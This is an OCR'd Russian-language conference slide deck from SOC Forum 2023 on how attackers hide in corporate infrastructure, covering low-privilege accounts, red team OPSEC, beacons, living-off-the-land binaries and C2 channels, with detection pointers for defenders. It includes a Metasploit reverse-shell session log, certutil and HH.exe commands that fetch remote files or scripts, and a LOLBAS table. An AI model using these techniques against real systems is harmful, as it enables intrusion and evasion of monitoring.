SOC FORUM 2023

Прятки на виду: как атакующие скрывают свои действия в инфраструктуре

Москва, 2023

SOC
FORUM
2023

Владимир Ротанов
Руководитель лаборатории практического анализа защищенности

Инфосистемы Джет

SOC FORUM 2023

Проблематика

- В большинстве компаний внедрены СЗИ и мониторинг активности для выявления инцидентов ИБ
- Для атакующего становится актуальнее выбор техник в пользу скрытия действий
- При этом как искать скрытые атаки, защитники не понимают

Особенности техник атакующего

Особенности техник атакующего

SOC FORUM 2023

Основная задача: затруднить обнаружение действий и последующее реагирование команды ИБ.

В идеале — добиться, чтобы атака не была зафиксирована **вовсе** либо обнаружена **после достижения цели**.

СЗИ и мониторинг настроены на поиск аномалий в инфраструктуре, поэтому атакующий должен выполнить свои задачи в общем «шуме» пользователей.

Использование низкопривилегированной УЗ


SOC FORUM 2023

Где получить?

- Утечки (почта и пароль)
- Сбор почтовых адресов через OSINT
- Определение шаблона генерации имени почты и генерация возможных имён


Получение минимально необходимых привилегий тоже критично для бизнеса

SOC FORUM 2023



Получение минимально необходимых привилегий тоже критично для бизнеса

SOC FORUM 2023



Сбор информации

Доступ к VD
по RDP

Сбор почтовых адресов
с корпоративного
портала

Получение минимально необходимых привилегий тоже критично для бизнеса

SOC FORUM 2023

Получение минимально необходимых привилегий тоже критично для бизнеса

SOC FORUM 2023

Получение минимально необходимых привилегий

SOC FORUM 2023

Наш опыт показывает, что в большинстве случаев для реализации бизнес-рисков достаточно низкопривилегированной учетной записи.

Такая УЗ позволяет:

- Получить доступ в основные корпоративные системы (файловые шары, корпоративные порталы, доступ к AD)
- Повысить свои привилегии через уязвимости либо ошибки конфигурации
- Анализировать файлы на рабочем месте этого пользователя

Получение минимально необходимых привилегий

SOC FORUM 2023

Для реализации рисков достаточно пошариться на «файловых помойках»:


- Инструкции для ИТ-подразделения, схемы сети
- Информацию о работниках / подрядчиках
- Пароли пользователей / сервисных УЗ
- Договоры

Проекты с моделью внутреннего нарушителя

SOC FORUM 2023

В **87%**

проведенных проектов
за 2023 год удалось повысить привилегии рядового сотрудника организации




67% Получен доступ с правами администратора домена

20% Получен доступ к ряду хостов с правами локального администратора

13% Развить изначальные привилегии не удалось

Способы повышения привилегий в Active Directory в 2023 году

SOC FORUM 2023



Operation Security для Red Team

SOC FORUM 2023

Operation Security


– стратегия поведения для минимизации рисков обнаружения действий атакующего*

Разберем три элемента Red Team:

- Построение инфраструктуры Red Team в интернете
- Активные действия во внутренней сети
- Эксфильтрация

Пример инфраструктуры Red Team


SOC FORUM 2023



Источник: https://blog.joeminicucci.com/2021/redira

Пример инфраструктуры Red Team

SOC FORUM 2023



Источник: https://blog.joeminicucci.com/2021/redira

Работа с инфраструктурой Red Team в интернете

SOC FORUM 2023

- Большое число недолговременных серверов
- Отсутствие долговременных подключений к инфраструктуре
- Отсутствие распространенных IoC

Конфигурация редиректора

SOC FORUM 2023

Упрощенно:

- Загрузить конфиг OpenVPN, запустить
- Запустить перенаправление трафика с портов

Отсутствие долговременных подключений к одной инфраструктуре

SOC FORUM 2023

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.16.40.7:9876
[*] 10.90.60.80 - Meterpreter session 12 closed.  Reason: Died
[*] Sending stage (985320 bytes) to 10.90.60.80
[*] Meterpreter session 13 opened (172.16.40.7:9876 → 10.90.60.80:37379) at 2020-09-21 09:00:51 -0400
[*] Sending stage (985320 bytes) to 10.90.60.80
[*] Meterpreter session 14 opened (172.16.40.7:9876 → 10.90.60.80:37380) at 2020-09-21 09:01:03 -0400

msf5 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information  Connection
  --  ----  ----                     -----------  ----------
  13        meterpreter x86/linux                 172.16.40.7:9876 → 10.90.60.80:37379 (10.90.60.80)
  14        meterpreter x86/linux                 172.16.40.7:9876 → 10.90.60.80:37380 (10.90.60.80)
```

Отсутствие долговременных подключений к одной инфраструктуре

Сессии поддерживают постоянное подключение ⟶ Легко обнаружить

На замену сессиям приходят импланты с кратковременными подключениями (Beacon/Badger):

- Подключиться к C2, получить команду
- Выполнить команду, подключиться, вернуть результат

} Настраиваемый интервал (от миллисекунд до дней)

Как обнаружить маячки в своей инфраструктуре

SOC FORUM 2023

Изучить конфигурацию ранее выявленных вредоносов:

https://github.com/strozfriedberg/cobaltstrike-config-extractor

Обнаружение паттернов на сети (на примере CS):

https://github.com/paranoidninja/Cobaltstrike-Detection/tree/main

Стандартные рецепты:

- Мониторинг запускаемых процессов
- Контроль сетевых соединений, взаимосвязь с процессами

Мимикрия под используемые инструменты

SOC FORUM 2023

Использовать инструменты, которые применяют администраторами инфраструктуры

- Что используется для удаленного доступа? WinRM / VNC / RDP / TeamViewer?
- Какие средства мониторинга, администрирования? Какие СЗИ?
- Есть ли какие-то локальные библиотеки, которые помогут нам развить атаку?
- Если использовать иные протоколы, можно вызвать реакцию SOC
- SCCM / Zabbix и СЗИ как средства выполнения команд на ряде хостов
- Pcap / Nmap

Инструменты ОС для атакующего

SOC FORUM 2023

Атакующий может использовать ряд стандартных инструментов для своих целей

certutil.exe -urlcache -split -f http://7-zip.org/a/7z1604-x64.exe 7zip.exe


type \\webdav-server\folder\file.ext > C:\Path\file.ext

HH.exe http://some.url/script.ps1

RDP как SOCKS-Proxy: https://github.com/nccgroup/SocksOverRDP

Инструменты ОС для атакующего

SOC FORUM 2023



https://gtfobins.github.io/

https://lolbas-project.github.io/

Binary	Functions	Type	ATT&CK® Techniques
AddinUtil.exe	Execute	Binaries	T1218: System Binary Proxy Execution
AppInstaller.exe	Download	Binaries	T1105: Ingress Tool Transfer
Aspnet_Compiler.exe	AWL bypass	Binaries	T1127: Trusted Developer Utilities Proxy Execution
At.exe	Execute	Binaries	T1053.002: At
Atbroker.exe	Execute	Binaries	T1218: System Binary Proxy Execution
Bash.exe	Execute AWL bypass	Binaries	T1202: Indirect Command Execution
Bitsadmin.exe	Alternate data streams Download Copy Execute	Binaries	T1564.004: NTFS File Attributes T1105: Ingress Tool Transfer T1218: System Binary Proxy Execution
CertOC.exe	Execute Download	Binaries	T1218: System Binary Proxy Execution T1105: Ingress Tool Transfer
CertReq.exe	Download Upload	Binaries	T1105: Ingress Tool Transfer

Каналы связи C2

SOC FORUM 2023

C2	TCP	HTTP	HTTP2	HTTP3	DNS	DoH	ICMP	FTP	IMAP	MAPI	SMB
Brute Ratel	Yes	Yes	No	No	No	No	No	No	No	No	Yes
Cobalt Strike	Yes	Yes	No	No	Yes	Yes	No	No	No	No	Yes
Empire	No	Yes	No	No	No	No	No	No	No	No	No
Merlin	No	Yes	Yes	Yes	No	No	No	No	No	No	No
Metasploit	Yes	Yes	No	No	No	No	No	No	No	No	Yes
Mythic	No	Yes	No	No	No	No	No	No	No	No	No
PoshC2	No	Yes	No	No	No	No	No	No	No	No	Yes
Sliver	Yes	Yes	No	No	Yes	No	No	No	No	No	No

Источник: https://www.thec2matrix.com/

Эксфильтрация

Самые популярные протоколы:

- TCP
- HTTP / HTTPS
